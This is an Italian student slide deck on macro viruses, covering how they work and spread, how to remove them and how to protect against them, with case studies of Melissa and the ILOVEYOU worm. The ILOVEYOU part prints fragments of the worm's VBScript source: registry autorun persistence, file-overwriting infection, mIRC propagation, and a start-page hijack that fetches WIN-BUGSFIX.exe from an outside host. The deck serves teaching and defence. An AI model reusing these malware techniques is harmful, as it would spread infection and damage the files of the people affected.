



Macro Virus

Realizzato Da:

- ❖ Bruno Marisa MARISA.BRUNO@poste.it
- ❖ Radica Diego diego.radica@libero.it
- ❖ Sessa Clelia clelia28@interfree.it

Macro Virus 1

Macro Virus


- ❖ Che cos'è un virus.
- ❖ Definizione di Macro Virus.
- ❖ Che cos'è una macro.
- ❖ Come agisce un Macro Virus.
- ❖ Problemi causati da Macro Virus.
- ❖ Infezione e Rimozione:
 1. Editor di VB attivo.
 2. Editor di VB non attivo.
- ❖ Come proteggersi.
- ❖ Trattazione di due Macro Virus:
 - Melissa.
 - I love you.

Macro Virus 2

Che cos'è un virus informatico

Programma dotato delle seguenti caratteristiche:


- ✓ Deve confondersi alle istruzioni di altri programmi modificandoli.
- ✓ Deve essere in grado di replicarsi.
- ✓ Dopo un tempo prestabilito, il virus comincia a compiere l'azione per cui è stato scritto (es. distruggere dati e/o programmi...).



Macro Virus 3

Diffusione dei virus

La diffusione dei virus informatici nel mondo ad Agosto 2001 in base alla percentuale di infezioni sul totale



Virus	Percentage
Albi Virus	1.28%
VICI	1.35%
LevelLetter	1.26%
Win32QAZ	1.20%
Markex	0.21%
Flagstone	0.21%
Solent/Solent	0.24%
Isak	0.24%
Dwt	0.31%
Win32BadTrans	0.47%
Lantox	0.74%
Win32Catalist	0.70%
Win32Foolow	0.79%
Win32MTX	1.36%
Win32Hiberna	3.74%
Win32SicCar	5.53%
Bulletin Virus	93.47%

Macro Virus 4

Macro Virus

Virus scritti come "macro" di applicazioni utente:


- MS Word, Excel, Access,...
- ✓ Possono essere eseguiti all'atto dell'apertura di un documento.
- ✓ Possono accedere virtualmente a tutte le funzioni del sistema operativo.

Macro Virus 5

Che cos'è una macro

Le macro sono delle procedure automatizzate che consentono di effettuare diverse operazioni in sequenza.

Ad es. se si vuole aggiungere a tutti i documenti in Word una fotografia, si scrive una macro.



Macro Virus 6

Esempio di macro

WORD	EXCEL	OFFICE
AutoOpen	Auto_Open	Document_Open
AutoClose	Auto_Close	Document_Close
Auto_Exec		
AutoExit		
AutoNew		Document_New
	Auto_Active	
	Auto_Deactive	

Macro Virus

7

Protezione da macro


- ✓ Le applicazioni Word ed Excel proteggono gli utenti a condizione che sia attiva **Protezione da macro**.

Macro Virus

8

Verifica protezione attivata (1)


In Word 2000 e Excel 2000



Macro Virus

9

Verifica protezione attivata (2)



Macro Virus

10

Diffusione

Posta elettronica




Attenzione agli allegati!

Macro Virus

11


Documento contenente una macro



Macro Virus

12

Diffusione dei Macro Virus



Macro Virus

13

Macro Virus

- ❖ Che cos'è un virus.
- ❖ Definizione di Macro Virus.
- ❖ Che cos'è una macro.
- ❖ Come agisce un Macro Virus. ←
- ❖ Problemi causati da Macro Virus.
- ❖ Infezione e Rimozione:
 1. Editor di VB attivo.
 2. Editor di VB non attivo.
- ❖ Come proteggersi.
- ❖ Trattazione di due Macro Virus:
 - Melissa.
 - I love you.

Macro Virus

14

Come agisce un Macro Virus

- ✓ Disattiva la Protezione da virus di macro.
- ✓ Quando si apre Word si crea una copia del Normal.dot che se infetto duplica anche il macro virus.

Modello di foglio bianco creato ogni volta che si apre Word.

- ✓ Attacca qualsiasi Pc che ha installato Microsoft Office.

Macro Virus

15

Problemi causati dai Macro Virus

- ✓ Possibilità di salvare il documento solo in formato .txt
- ✓ Cancellazione di icone
- ✓ Occupazione eccessiva di memoria fino al blocco totale del sistema
- ✓ Cancellazione di intere directory di files dati ecc...

Macro Virus

16

Macro Virus

- ❖ Che cos'è un virus.
- ❖ Definizione di Macro Virus.
- ❖ Che cos'è una macro.
- ❖ Come agisce un Macro Virus.
- ❖ Problemi causati da Macro Virus. ←
- ❖ Infezione e Rimozione:
 1. Editor di VB attivo.
 2. Editor di VB non attivo.
- ❖ Come proteggersi.
- ❖ Trattazione di due Macro Virus:
 - Melissa.
 - I love you.

Macro Virus

17

Infezione

documento non infetto	documento infetto
File Header	File Header
System Data (Directory FAT)	System Data (Directory FAT)
Testo	Testo
Fonts	Fonts
Macro (se presente)	Macro (se presente)
Altri Dati	MACRO VIRUS Altri Dati

Macro Virus

18


Algoritmo per il controllo infezione




Categorie di infezione

1. Strumenti/Macro/Editor di VB
Non attivo!
2. Il macro virus c'è ma l'editor di VB
E' attivo!

Rimozione (1)



Rimozione (2)



Come proteggersi

- ✓ **DIFFIDARE !!!**
- ✓ Antivirus.

Antivirus

- <http://www.antivirus.com>
- <http://www.f-secure.com>
- <http://www.gnd.it/~agalli/software/antivirus.htm>
- <http://www.mcafee-at-home.com>
- <http://www.symantec.com>



Macro Virus

- ❖ Che cos'è un virus.
- ❖ Definizione di Macro Virus.
- ❖ Che cos'è una macro.
- ❖ Come agisce un Macro Virus.
- ❖ Problemi causati da Macro Virus.
- ❖ Infezione e Rimozione:
 - 1.Editor di VB attivo.
 - 2.Editor di VB non attivo.
- ❖ Come proteggersi.
- ❖ Trattazione di due Macro Virus:
 - Melissa.
 - I love you.

Macro Virus

25

Melissa



Alias: Simpson, Kwjyibo, Kwejeebo,
Mailissa, W97M.Melissa



L'autore : David Lee Smith



ANNO 1999 DANNI \$110 Billion

Computer Economics

Macro Virus

26

Melissa

Macro Virus scritto in VBA che si diffonde attraverso e-mail.



Si replica sotto MS Word 8 e 9
(Office 97 e Office 2000).

Macro Virus

27


Diffusione e attivazione

- ✓ Attraverso e-mail con un file list.doc;
- ✓ Viene spedito ai primi 50 nomi in rubrica (ma se tra di essi c'è una mailing list arriva a tutti quelli che sono abbonati);
- ✓ Si attiva con determinate combinazioni della data e ora (procedura trigger routine);



28


Caratteristiche dell'e-mail



Macro Virus

29

Modifica del Registro di configurazione



Macro Virus

30

Trigger Routine


Il Day (Now) = Minute(Now) Then Selection, TypeText " Twenty-two points, plus triple word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
End Sub

Se il giorno del mese è uguale ai minuti dell'ora ,stampa un messaggio

Macro Virus

37

Trigger routine




Macro Virus

38

Come determino se si è infettati

- ✓ Esegui regedit.exe
- ✓ Determinare la presenza dell' "ospite"



Macro Virus

39

Antivirus

- <http://www.antivirus.com>
- <http://www.f-secure.com>
- <http://www.gnd.it/~agalli/software/antivirus.htm>
- <http://www.mcafee-at-home.com>
- <http://www.symantec.com>



Macro Virus

40

Varianti

MELISSA.B	Ogg-messaggio Testo messaggio Allegato messaggio Caratteristiche	"Trust no one (nome di chi invia il messaggio)" Be careful what you open (non si bea come) Un documento infettato dal virus Invia una copia di se stesso ai primi 49 indirizzi di Outlook
MELISSA.C	Ogg-messaggio Testo messaggio Allegato messaggio Caratteristiche	"Fun and games from (nome di chi invia il messaggio)" Hi Check on the rear doc. I found on the internet Un documento infettato dal virus Invia una copia di se stesso ai primi 69 indirizzi di Outlook
MELISSA.D	Ogg-messaggio Testo messaggio Allegato messaggio Caratteristiche	"Mind (nome di chi invia il messaggio)" Beware of the spread of the Madcow disease Un documento infettato dal virus Invia una copia di se stesso ai primi 20 indirizzi di Outlook

Macro Virus

41

I Love You

Alias: LoveLetter, Lovebug,
I-Worm, LoveLetter


L' autore :



ANNO 2000 DANNI \$8.75 Billion
Computer Economics

Macro Virus

42



I Love You

Internet worm scritto in VBScript per WSH che si diffonde attraverso e-mail create con Microsoft Outlook.

Più pericoloso di Melissa, perché si spedisce a tutti i contatti della Rubrica.

Dove Funziona

- ✓ Sistemi Windows dove è presente WSH (installato per default in Windows 98/2000)
- ✓ Sistemi dove è installato Internet Explorer 5.x

Diffusione

- ✓ Posta elettronica
- ✓ mIRC



Il codice

Il primo commento inserito nel codice sorgente è:

```
rem barok -loveletter(vbe) <si hate go to school>
rem by : spyder / ispyder@mail.com / @GRAMMERSoft
Group / Manila, Philippines
```

Il codice

Imposte alcune variabili usate nelle successive routine e crea file mIRC.

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ regcreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

main()

```
...
wscript.CreateObject("WScript.Shell")
m=wscript.RegRead("HKKEY_CURRENT_USER\Software\Microsoft\Windows\ScriptingHost\Settings\Timeout")
if (m==1) then
wscript.RegWrite "HKKEY_CURRENT_USER\Software\Microsoft\Windows\ScriptingHost\Settings\Timeout",0,"REG_DWORD"
end if
...
c.Copy(dirsystem&"MSKernel32.vbs")
c.Copy(dirwin&"Win32DLL.vbs")
c.Copy(dirsystem&"LOVE-LETTER-FOR-YOU.TXT.vbs")
...
```

Creazione files
- MSKernel32.vbs
- Win32DLL.vbs
- LOVE-LETTER-FOR-YOU.TXT.vbs



Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ recreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Inserisce nel registro due chiavi
 Individua la directory per scaricare dai files di Internet.
 Modifica la pagina iniziale di MS Internet Explorer.

Macro Virus 49

regruns()

```

...
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32" dirsistem& "MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\services\Win32DLL", dirvch& "Win32DLL.vbs"
...

```

Inserisce nel registro due chiavi che fanno eseguire all'avvio del sistema i due script:
MSKernel32.vbs
Win32DLL.vbs

Macro Virus 50

regruns()

```

...
download=" "
download=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download\DownloadURL")
if (download="") then
download=":"
end if
...

```

Individua la directory impostata per lo scaricamento dei files da Internet

Macro Virus 51

regruns()

```

...
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize num = Int(4 * Rnd) + 1
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page", "http://www.skyinet.net/~young1s/BJKfjpwvrljkxvrvvrtmMTTwevrdshPnjw6587345gvsd7679njbrAT\WIN-BUGSFIX.exe"
...

```

Se esiste WinFAT32.exe il virus modifica (attraverso il registro) la pagina iniziale di MS Internet Explorer inserendo la URL del file WIN-BUGFIX.EXE del sito www.skyinet.net

Macro Virus 52

regruns()


```

...
if (fileexist(download&"\WIN-BUGSFIX.exe")=0) then
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX", download&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\StartPage", "about:blank"
end if
...

```

Verifica l' esistenza di WIN-BUGFIX.exe e imposta il registro per eseguirlo ad ogni avvio del computer.
 La pagina iniziale di IE diventa about:blank

Macro Virus 53



Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ recreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Analizza i drives presenti nel disco e per ogni unità esegue la funzione folderlist

Macro Virus 54

Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ regcreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Modifica i files:
 *Script
 *Fogli di stile
 *JPEG, MP3, MP2
 Sottrae i .vbs files con una copia del worm.
 Crea il software mIRC per inviare pagina.html contenente copia del worm

Macro Virus 55

infectfiles(folderspec)

```

...
if (ext="vbs") or (ext=".hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopyap.close
elseif (ext=".js") or (ext=".jse") or (ext=".css") or (ext=".vbs") or (ext=".sct") or (ext=".hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
...
  
```

Individua tutti i files con script o fogli di stile (*.vbs, *.js, *.jse, *.css, *.ws, *.sct, *.hta)

Macro Virus 56

infectfiles(folderspec)

```

elseif (ext=".jpg") or (ext=".jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif (ext=".mp3") or (ext=".mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
mp3.write vbscopy
mp3.close
  
```

Le immagini JPEG, *.jpg, *.jpeg, *.vbs file MP3 e MP2 vengono sovrascritti da un file con lo stesso nome ed estensione *.vbs e come contenuto una copia del worm.

Macro Virus 57

infectfiles(folderspec)

```

...
if (eq=>folderspec) then
if (x="mirc32.exe") or (x="mirc.ini") or (x="scriptini") or (x="mirc32p") then
set
scriptini=fso.CreateTextFile(folderspec&"script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine "mIRC Script"
scriptini.WriteLine "Please don't edit this script... mIRC will corrupt."
if mIRC will"
...
  
```

Cerca il software mIRC e crea nella sua cartella il file "SCRIPT.INI", che contiene i comandi per inviare una pagina.html contenente la copia del worm.

Macro Virus 58

Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ regcreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Chiama infectfiles(folderspec)

Macro Virus 59

Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ regcreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Imposta i registri

Macro Virus 60

Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ recreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Legge gli indirizzi e-mail nella rubrica e prepara per ognuno l'e-mail


Macro Virus 61

Caratteristiche dell'e-mail

Oggetto: **ILLOVEYOU.**

Contenuto: kindly check the attached LOVELETTER coming from me.

Allegato: **LOVE-LETTER-FOR-YOU.TXT.vbs.**



62

Il codice

- ❖ main()
- ❖ regruns()
- ❖ listadriv()
- ❖ infectfiles(folderspec)
- ❖ folderlist (folderspec)
- ❖ recreate(regkey, regvalue)
- ❖ spreadtoemail()
- ❖ html()

Crea una pagina HTML contenente codice virale nella directory di Windows.

Macro Virus 63

Creazione pagina HTML



Utilizzata per infezione attraverso mIRC.

Macro Virus 64

Come proteggersi

- ✓ Impostare il client di posta elettronica (ad es. Outlook), in modo da non aprire il messaggio in anteprima.
- ✓ Creazione regola di posta.
- ✓ Controllare gli allegati (prima dell'apertura!) con un antivirus.

Macro Virus 65

Impostazione di Outlook

Visualizza-Visualizzazione corrente
deselezionare *Messaggi con Anteprima.*




66

Creazione regola di posta


Strumenti-Regole Messaggi-Posta Elettronica




Creazione regola di posta




Creazione regola di posta



Creazione regola di posta



Creazione regola di posta



Antivirus

- <http://www.antivirus.com>
- <http://www.f-secure.com>
- <http://www.gnd.it/~agalli/software/antivirus.htm>
- <http://www.mcafee-at-home.com>
- <http://www.symantec.com>



Rimozione

- ✓ File ".VBS" da tutte le cartelle di tutti i drive.
- ✓ File LOVE-LETTER-FOR-YOU.HTM dalla cartella di sistema di Windows.
- ✓ File WIN-BUGSFIX.EXE e WINFAT32.EXE dalla cartella dei file scaricati di Internet Explorer.
- ✓ Per mIRC, cancellare il file "script.ini" dalla cartella dove è installato mIRC.

Varianti

OGGETTO	CONTENUTO	ALLEGATO
IS PRESIDENT AND FBI SECRETS	VERY JOKE..! SEE PRESIDENT AND FBI TOP SECRET PICTURES.."	President.vbs
JOKE	caosssssss	Very Funny.vbs
MOTHERS DAY	We have proceeded to change your credit card for the amount of \$126.02	Mothersday.vbs

Conclusione

Il contagio si è propagato solo attraverso il software di posta della Microsoft...

Diversificare non fa altro che rafforzare, mentre l'uniformità provoca l'indebolimento.



ANNOTAZIONE

Questo lavoro è stato preparato a scopo puramente didattico!!!



A fronte delle conoscenze date è stato evidenziato l'aspetto della prevenzione e della rimozione.

Pertanto il codice riportato è stato modificato ed è incompleto; non ci assumiamo nessuna responsabilità dell'utilizzo improprio di questo lavoro!!!